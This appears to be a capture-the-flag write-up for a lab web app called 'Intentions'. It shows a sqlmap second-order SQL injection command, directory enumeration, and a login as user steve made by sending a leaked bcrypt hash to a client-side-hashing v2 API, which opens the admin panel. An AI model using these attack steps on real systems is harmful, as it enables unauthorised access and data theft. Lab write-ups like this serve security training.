
```
└──╼ [★]$ sqlmap -r updateGenre.req --second-req GetFeed.req --dbms mysql --batch --tamper=space2comment --level=5 --flus
h-session
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ dirsearch -u http://10.129.229.27/js -o js
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources
e https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET
Threads: 25 | Wordlist size: 11460

Output File: js

Target: http://10.129.229.27/

[13:52:23] Starting: js/
[13:52:28] 200 -  304KB - /js/admin.js
[13:52:32] 200 -  424KB - /js/app.js
[13:52:46] 200 -  304KB - /js/gallery.js
[###########         ] 55%   6305/11460        167/s       job:1/1  errors:0
```




```
*! For license information please see admin.js.LICENSE.txt */
()=>{var t={669:(t,e,n)=>{t.exports=n(609)},448:(t,e,n)=>{"use strict";var r=n(867),i=n(26),o=n(372),a=n(327),s=n(97),c=n(109),u=n(985),l=n(61);t.exports=function(t){return new
romise((function(e,n){var f=t.data,p=t.headers,h=t.responseType;r.isFormData(f)&&delete p["Content-Type"];var d=new XMLHttpRequest;if(t.auth){var
=t.auth.username||"",g=t.auth.password?unescape(encodeURIComponent(t.auth.password)):"";p.Authorization="Basic "+btoa(v+":"+g)}var m=s(t.baseURL,t.url);function _(){if(d){var
="getAllResponseHeaders"in d?c(d.getAllResponseHeaders()):null,o={data:h&&"text"!==h&&"json"!==h?
.response:d.responseText,status:d.status,statusText:d.statusText,headers:r,config:t,request:d};i(e,n,o),d=null}}if(d.open(t.method.toUpperCase(),a(m,t.params,t.paramsSerializer)
0),d.timeout=t.timeout,"onloadend"in d?d.onloadend=_:d.onreadystatechange=function(){d&&4===d.readyState&&
0!==d.status||d.responseURL&&0===d.responseURL.indexOf("file:"))&&setTimeout(_)},d.onabort=function(){d&&(n(l("Request aborted",t,"ECONNABORTED",d)),d=null)},d.onerror=function(
n(l("Network Error",t,null,d)),d=null},d.ontimeout=function(){var e="timeout of "+t.timeout+"ms exceeded";t.timeoutErrorMessage&&
e=t.timeoutErrorMessage),n(l(e,t,t.transitional&&t.transitional.clarifyTimeoutError?"ETIMEDOUT":"ECONNABORTED",d)),d=null},r.isStandardBrowserEnv()){var y=
t.withCredentials||u(m))&&t.xsrfCookieName?o.read(t.xsrfCookieName):void 0;y&&(p[t.xsrfHeaderName]=y)}"setRequestHeader"in d&&r.forEach(p,(function(t,e){void 0===f&&"content-
ype"===e.toLowerCase()?delete p[e]:d.setRequestHeader(e,t)})),r.isUndefined(t.withCredentials)||(d.withCredentials=!!t.withCredentials),h&&"json"!==h&&
d.responseType=t.responseType),"function"==typeof t.onDownloadProgress&&d.addEventListener("progress",t.onDownloadProgress),"function"==typeof
.onUploadProgress&&d.upload&&d.upload.addEventListener("progress",t.onUploadProgress),t.cancelToken&&t.cancelToken.promise.then((function(t){d&&(d.abort(),n(t),d=null)})),f||
f=null),d.send(f)}))}},609:(t,e,n)=>{"use strict";var r=n(867),i=n(849),o=n(321),a=n(185);function s(t){var e=new o(t),n=i(o.prototype.request,e);return
.extend(n,o.prototype,e),r.extend(n,e),n}var c=s(n(655));c.Axios=o,c.create=function(t){return
(a(c.defaults,t))},c.Cancel=n(263),c.CancelToken=n(972),c.isCancel=n(502),c.all=function(t){return
romise.all(t)},c.spread=n(713),c.isAxiosError=n(268),t.exports=c,t.exports.default=c},263:t=>{"use strict";function e(t){this.message=t}e.prototype.toString=function()
return"Cancel"+(this.message?": "+this.message:"")},e.prototype.__CANCEL__=!0,t.exports=e},972:(t,e,n)=>{"use strict";var r=n(263);function i(t){if("function"!=typeof t)throw ne
ypeError("executor must be a function.");var e;this.promise=new Promise((function(t){e=t}));var n=this;t((function(t){n.reason||(n.reason=new
(t),e(n.reason))}))}i.prototype.throwIfRequested=function(){if(this.reason)throw this.reason},i.source=function(){var t;return{token:new i((function(e)
t=e})),cancel:t}},t.exports=i},502:t=>{"use strict";t.exports=function(t){return!(!t||!t.__CANCEL__)}},321:(t,e,n)=>{"use strict";var
=n(867),i=n(327),o=n(782),a=n(572),s=n(185),c=n(875),u=c.validators;function l(t){this.defaults=t,this.interceptors={request:new o,response:new o}}l.prototype.request=function(t
"string"==typeof t?(t=arguments[1]||{}).url=arguments[0]:t=t||{},(t=s(this.defaults,t)).method?t.method=t.method.toLowerCase():this.defaults.method?
method=this.defaults.method.toLowerCase():t.method="get";var e=t.transitional;void 0!==e&&r.assertOptions(e
```



```
GET /js/admin.js HTTP/1.1
Host: 10.129.229.27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
```


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 28 Apr 2025 17:51:43 GMT
Content-Type: application/javascript; charset=utf-8
Content-Length: 311246
Last-Modified: Thu, 02 Feb 2023 17:35:16 GMT
Connection: keep-alive
ETag: "63dbf454-4bfce"
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Accept-Ranges: bytes

/*! For license information please see admin.js.LICENS
E.txt */
(()=>{
    var t={
        669:(t,e,n)=>{
            t.exports=n(609)
        },
        448:(t,e,n)=>{
            "use strict";
            var r=n(867),i=n(26),o=n(372),a=n(327),
            s=n(97),c=n(109),u=n(985),l=n(61);
```



```
GET /js/admin.js HTTP/1.1
Host: 10.129.229.27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
```

```
            var t=this,e=t._self._c;
            return e("thead",[e("tr",[e("th",[t._v(
            "File")]),t._v(" "),e("th",[t._v(
            "Genre")]),t._v(" "),e("th",[t._v("URL"
            )]),t._v(" "),e("th",[t._v("Edit")])])])
            )
        }
        ],!1,null,null,null).exports;
        const a={
            mounted:function(){
                var t=this;
                axios.get("/api/v2/admin/users").
                then((function(e){
                    t.users=e.data
                }
                )).catch((function(t){
                }
                ))
            },
            methods:{
            },
            data:function(){
                return{
                    users:[]
```


Redirecting to home page because it requires authentication to view ths page. Without authentication, it will get redirected to home page.



```
GET /api/v2/admin/users HTTP/1.1
Host: 10.129.229.27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
```

```
HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Mon, 28 Apr 2025 17:55:35 GMT
Location: http://10.129.229.27
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 326

<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8" />
        <meta http-equiv="refresh" content="
        0;url='http://10.129.229.27'" />

        <title>
            Redirecting to http://10.129.229.27
        </title>
    </head>
```


Read this message. They are using v2 production.


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Genres Feed 3 4 5 6 7 +
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
0 highlights
2/3 matches

```
GET /js/admin.js HTTP/1.1
Host: 10.129.229.27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
```

```
        staticClass:"card-body"
    },
    [e("h5",{
        staticClass:"card-title"
    },
    [t._v("v2 API Update")]),t._v(" "),e(
    "p",{
        staticClass:"card-text"
    },
    [t._v(
    "\n                    Hey team, I've deplo
    yed the v2 API to production and have s
    tarted using it in the admin section. \
    n                   Let me know if you spo
    t any bugs. \n                  This will
     be a major security upgrade for our us
    ers, passwords no longer need to be tra
    nsmitted to the server in clear text! \
    n                   By hashing the passwor
    d client side there is no risk to our u
    sers as BCrypt is basically uncrackable
    .\n                    This should take car
    e of the concerns raised by our users r
    egarding our lack of HTTPS connection.\
```

```
api
```




Intentions Image Gallery

LOGIN REGISTER

Email: steve@intentions.htb

Password: ••


SIGN IN


Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://10.129
Request
Pretty Raw Hex
0 highlights

Time	Type	Direction	Method	URL
14:06:57 2...	HTTP	→ Request	POST	http://10.129.229.27/api/v1/auth/login

```
POST /api/v2/auth/login HTTP/1.1
Host: 10.129.229.27
Content-Length: 108
X-XSRF-TOKEN:
eyJpdiI6IklXRGNKdXl0UGFjVG54QWpLenppQnc9PSIsInZhbHVlIjoiaFFTU3NQaTRlVVRjRDlKdUtjMFp5eklOeHdNelFybVc1RXRTSjZZUmpwc
kx3dFNxSXJOUU4yM3FUTlVBNno3d3duREZDcVhvOHZtd2lqc2NCS3ZUUFIxb2FyOFNuUnFDd1duL3dzNUNBZHo2dDdqWmRuY3lEd1c4eXAvRUhTem
siLCJtYWMiOiJiMzIxMWUzMmU2Mzg0N2VlYjEyMDA3OWE4OTNlODBkNTg5N2Q3OWU4NmY5MzU2NTAyZjFlZTRhMTNhODcyZDY4IiwidGFnIjoiIn0
=
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://10.129.229.27
Referer: http://10.129.229.27/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vMTAuMTI5LjIyOS4yNy9hcGkvdjIvYXV0aC9sb2dpbiIsImlhdCI6MTc0
NTg2MzU4MSwiZXhwIjoxNzQ1ODg1MTgxLCJuYmYiOjE3NDU4NjM1ODEsImp0aSI6InlPSkdRZnpoczZMRU5xUlkiLCJzdWIiOiIxIiwicHJ2IjoiM
jNiZDVjODk0OWY2MDBhZGIzOWU3MDFjNDAwODcyZGI3YTU5NzZmNyJ9.U5ShXjmnK_CE8bKjNqlowd04uFoWqNFEjcWO4ZN6j64; XSRF-TOKEN=
eyJpdiI6IklXRGNKdXl0UGFjVG54QWpLenppQnc9PSIsInZhbHVlIjoiaFFTU3NQaTRlVVRjRDlKdUtjMFp5eklOeHdNelFybVc1RXRTSjZZUmpwc
kx3dFNxSXJOUU4yM3FUTlVBNno3d3duREZDcVhvOHZtd2lqc2NCS3ZUUFIxb2FyOFNuUnFDd1duL3dzNUNBZHo2dDdqWmRuY3lEd1c4eXAvRUhTem
```


Don't forget to replace the hash.


Burp Suite Community Edition v2025.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://10.129.229
Request
Pretty Raw Hex
0 highlights

Time	Type	Direction	Method	URL
14:06:57 2...	HTTP	→ Request	POST	http://10.129.229.27/api/v1/auth/login

```
Origin: http://10.129.229.27
Referer: http://10.129.229.27/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vMTAuMTI5LjIyOS4yNy9hcGkvdjIvYXV0aC9sb2dpbiIsImlhdCI6MTc0
NTg2MzU4MSwiZXhwIjoxNzQ1ODg1MTgxLCJuYmYiOjE3NDU4NjM1ODEsImp0aSI6InlPSkdRZnpoczZMRU5xUlkiLCJzdWIiOiIxIiwicHJ2IjoiM
jNiZDVjODk0OWY2MDBhZGIzOWU3MDFjNDAwODcyZGI3YTU5NzZmNyJ9.U5ShXjmnK_CE8bKjNqlowd04uFoWqNFEjcWO4ZN6j64; XSRF-TOKEN=
eyJpdiI6IklXRGNKdXl0UGFjVG54QWpLenppQnc9PSIsInZhbHVlIjoiaFFTU3NQaTRlVVRjRDlKdUtjMFp5eklOeHdNelFybVc1RXRTSjZZUmpwc
kx3dFNxSXJOUU4yM3FUTlVBNno3d3duREZDcVhvOHZtd2lqc2NCS3ZUUFIxb2FyOFNuUnFDd1duL3dzNUNBZHo2dDdqWmRuY3lEd1c4eXAvRUhTem
siLCJtYWMiOiJiMzIxMWUzMmU2Mzg0N2VlYjEyMDA3OWE4OTNlODBkNTg5N2Q3OWU4NmY5MzU2NTAyZjFlZTRhMTNhODcyZDY4IiwidGFnIjoiIn0
%3D; intentions_session=
eyJpdiI6IlNkcC81RXZaOXNCaHE0aGx3a1lxblE9PSIsInZhbHVlIjoiQ0p2NGxhb3hjbFZHRmdUUlR5UmdhRkFsOG13ME1kNFlHT05PVE1PUVgxT
FFpM05oMzBrQ2I2bFE5YUF0LzdMRFI1K2FSRDRBZkJsTDdCWno0QkFGcThGRzVzNDJVS1pvNS84TitxUzIwNVhVczJzdzUzZDkyNXB6ekRNRnU0YW
OiLCJtYWMiOiJkYjk3NzRmZmVmMzk0ZDA3ZGVmYjAzNjUwYzlmYWY2MmI3MGYxY2E5ZGVjNDYzODE2ZjUwZDdmMzhhODA5NWUyIiwidGFnIjoiIn0
%3D
Connection: keep-alive

{
  "email":"steve@intentions.htb",
  "hash":"$2y$10$M\/g27T1kJcOpYOfPqQlI3.YfdLIwr3EWbzWOLfpoTtjpeMqpp4twa"
}
```

Now you are steve.



Profile


Name
steve

Email
steve@intentions.htb

Favorite Genres New
food,travel,nature

This is a new feature to curate your personal feed! Input your favorite genres separated by commas.

Now we can go to /admin.



News

Legal Notice


Recently we've had some copyrighted images slip through onto the gallery. This could turn into a big issue for us so we are putting a new process in place that all new images must go through our legal council for approval. Any new images you would like to add to the gallery should be provided to legal with all relevant copyright information. I've assigned Greg to setup a process for legal to transfer approved images directly to the server to avoid any confusion or mishaps. This will be the only way to add images to our gallery going forward.

v2 API Update

Hey team, I've deployed the v2 API to production and have started using it in the admin section. Let me know if you spot any bugs. This will be a major security upgrade for our users, passwords no longer need to be transmitted to the server in clear text! By hashing the password client side there is no risk to our users as BCrypt is basically uncrackable. This should take care of the concerns raised by our users regarding our lack of HTTPS connection.

The v2 API also comes with some neat features we are testing that could allow users to apply cool effects to the images. I've included some examples on the image editing page, but feel free to browse all of the available effects for the module and suggest some: Image Feature Reference


View users list.



Users

Name	Email	Genres	Admin
steve	steve@intentions.htb	food,travel,nature	Yes
greg	greg@intentions.htb	food,travel,nature	Yes
Melisa Runolfsson	hettie.rutherford@example.org	food,travel,nature	No
Camren Ullrich	nader.alva@example.org	food,travel,nature	No
Mr. Lucius Towne I	jones.laury@example.com	food,travel,nature	No
Jasen Mosciski	wanda93@example.org	food,travel,nature	No
Monique D'Amore	mwisoky@example.org	food,travel,nature	No
Desmond Greenfelder	lura.zieme@example.org	food,travel,nature	No
Mrs. Roxanne Raynor	pouros.marcus@example.net	food,travel,nature	No
Rose Rutherford	mellie.okon@example.com	food,travel,nature	No
Dr. Chelsie Greenholt I	trace94@example.net	food,travel,nature	No
Prof. Johanna Ullrich MD	kayleigh18@example.com	food,travel,nature	No
Prof. Gina Brekke	tdach@example.com	food,travel,nature	No
Jarrett Bayer	lindsey.muller@example.org	food,travel,nature	No
Macy Walter	tschmidt@example.org	food,travel,nature	No


We can edit photos.

